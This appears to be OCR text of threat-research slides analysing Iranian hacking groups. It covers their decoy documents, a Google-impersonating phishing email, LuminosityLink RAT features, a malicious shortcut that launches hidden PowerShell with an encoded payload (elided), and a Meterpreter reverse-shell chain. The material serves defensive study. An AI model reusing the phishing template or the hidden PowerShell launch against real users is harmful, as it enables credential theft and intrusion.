
Download Form I-90, Application to Replace Permanent Resident Card: https://www.uscis.gov/sites/default/files/files/form/i-90.doc


Contact us: https://www.uscis.gov/about-us/contact-us

With Best Regards,

USCIS Service Center.



Iran Sending Thousands of Afghans to Fight in Syria - WordPad
Home
View
Cut
Copy
Paste
Calibri
14
Clipboard
Font
Paragraph
Picture
Paint drawing
Date and time
Insert object
Insert
Find
Replace
Select all
Editing
WordPad does not support all of the features of this document's format. Some content might be missing or displayed improperly.
Iran Sending Thousands of Afghans to Fight in Syria
Refugees, Migrants Report Deportation Threats
(New York) – Iran's Revolutionary Guards Corps (IRGC) has recruited thousands of undocumented Afghans living there to fight in Syria since at least November 2013, Human Rights Watch said today, and a few have reported that Iranian authorities coerced them. Iran has urged the Afghans to defend Shia sacred sites and offered financial incentives and legal residence in Iran to encourage them to join pro-Syrian government militias.
Human Rights Watch in late 2015 interviewed more than two dozen Afghans who had lived in Iran about recruitment by Iranian officials of Afghans to fight in Syria. Some said they or their relatives had been coerced to fight in Syria and either had later fled and reached Greece, or had been deported to Afghanistan for refusing. One 17-year-old said
100%


Conference-Summary - WordPad
Home
View
Cut
Copy
Paste
Arial
11
Picture
Paint drawing
Date and time
Insert object
Find
Replace
Select all
Clipboard
Font
Paragraph
Insert
Editing
WordPad does not support all of the features of this document's format. Some content might be missi
GET STARTED RIGHT AWAY
It is with immense excitement that the Iranian American Women Foundation ann
Women's Leadership Conference! The conference will be hosted on February 2
Westin San Diego Gaslamp Quarter. Moreover, it will feature a diverse array of
speakers, empowering stories, and opportunities to connect with fellow members
community. Further information regarding ticket prices and program speakers wi
the near future. Stay tuned! .
Master of Ceremonies: Shally Zomorodi


R.A.D - Rape Aggression Defense for Women - WordPad
Home
View
Cut
Copy
Paste
Calibri
11
Picture
Paint drawing
Date and time
Insert object
Find
Replace
Select all
Clipboard
Font
Paragraph
Insert
Editing
WordPad does not support all of the features of this document's format. Some content might be missing or displayed improperly.
R.A.D. - Rape Aggression Defense for Women
February 26, 2016 - 5:30pm to Thursday, March 3, 2016 - 8:30pm
Location: Department of Police Services, 2nd Floor Training Room
R.A.D. Rape Aggression Defense for Women
Class meets: Tuesday & Thursday, February 23 & 25, March 1 & 3
Presented by: Police Services Staff
Utilizing the R.A.D. student manual, students will start the first class by discussing such topics
as: risk reduction strategies, "date rape," continuum of survival, defensive strategies, and the
100%

Tools & Techniques

- We've seen Sima using two different droppers
  - One worked terribly, had logic flaws, and had endless loops of flashing cmd.exe attempting to call *reg* command to gain persistence.


reversing-w7 (offline) [Running] - Oracle VM VirtualBox
Computer
cmd
Sysinternals Suite
Recycle Bin
Python (command line)
Contains the files and folders that you have deleted.
Adobe Reader X
WinDbg (X86)
Google Chrome
Wireshark
updt1
Start
3:09 AM
8/4/2016
Right Ctrl

Tools & Techniques

- We've seen Sima using two different droppers
  - One worked terribly, had logic flaws, and had endless loops of flashing cmd.exe attempting to call *reg* command to gain persistence.
  - One much better designed, using task scheduler for persistence, and errors/dialogs suppression.
- Both would then instantiate a legitimate *RegAsm.exe*, do process hollowing, and inject it with *Luminosity Link* code.

Introducing LuminosityLink

Feature Packed and Incredibly Stable, Luminosity Brings new innovations to the table!

Remote Chat and Messages

Smart Keylogger

Client Management

Easy to setup and use

Surveillance

Luminosity allows you to control your clients via Remote Desktop, Remote Webcam, and a professional Client Manager.

File Manager & Searcher

View, download, and delete files on your clients computer. You may also search for specific files, and have them uploaded automatically.

RDP Manager

Login and control your systems on a new user session via Microsoft Remote Desktop Protocol (RDP)

Malware Remover

Remove Malicious Items on your clients computer. In addition, you may block specific processes, and stop the installation of specified software.

Reverse Proxy


Use your clients IP Address as a SOCKS 5 Proxy in any application. Very stable and fast!

Password Recovery

Recovers Lost Passwords from all Major Web Browsers, all Email Clients, FileZilla, and Windows Serial Key.

Sima: summing up

- Excellent recon skills.
- Excellent social engineering skills.
  - Better English than most groups.
- Very methodical.
- Bad OPSEC.
- Bad development skills
- Still, successful.



Rocket Kitten

From: **Mail-Secure-Team** <team.mail.secure@gmail.com>
Date: Mon, Sep 22, 2014 at 1:27 PM
Subject: Important Alert: Confirm your Google Account

Google


Hi,
Some suspicious activities have been reported on this Google Account (**********@gmail.com).
Your Account will be suspended in near future. To get back into your account click on the box below and confirm your account.

Confirm Your Account

Notice: If you do not confirm your account, you will not be able to access your Google Account anymore.

Sincerely,
The Google Accounts team

This email can't receive replies. For more information, visit the Google Accounts Help Center.



links
links
Search links
Organize
Include in library
Share with
New folder
Favorites
Desktop
Downloads
Recent Places
Libraries
Documents
Music
1
2
3
4
4 items

```
[Link Info]
Location flags:                         0x00000001
(VolumeIDAndLocalBasePat
h)
Drive type:                             3                   (DRIVE_FIXED)
Drive serial number:                    703c-a852
Volume label (ASCII):
Local path (ASCII):
C:\Windows\System32\WindowsPowerShell\v1 .0\powershell.exe

[String Data]
Comment (UNICODE):                      windows photo viewer
Relative path (UNICODE):
..\..\..\..\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Arguments (UNICODE):

      -NoProfile -NonInteractive -ExecutionPolicy Bypass -WindowStyle Hidden -En
codedCommand [BASE64 encoded payload]
```


POWERSHELL
memegenerator.net


Document.docm - Microsoft Word
Home
Insert
Page Layout
References
Mailings
Review
View
Paste
Clipboard
Arial (Body CS)
14
Font
Paragraph
AaBbCcDc ¶ Normal
AaBbCcDc ¶ No Spaci...
AaBbC Heading 1
Change Styles
Editing
Styles
Security Warning
Macros have been disabled.
Options...
>>Click on Options button and Enable this content.<<
Words: 234
120%

Then the attacker would…

1. Install a first stage .exe with persistence, that would launch a PowerShell command.
2. PowerShell commands would inject some code and execute it.
3. At the end of the chain, the code would download a Meterpreter DLL and launch it as a reverse shell.

Then the attacker would…

1. Install a first stage .exe with persistence, that would launch a PowerShell command.
2. PowerShell commands would inject some code and execute it.
3. At the end of the chain, the code would download a Meterpreter DLL and launch it as a reverse shell.
    1. **Yes, they totally connected into our VM and when figured it wasn't legit, started frenetically deleting stuff and rebooting it.**

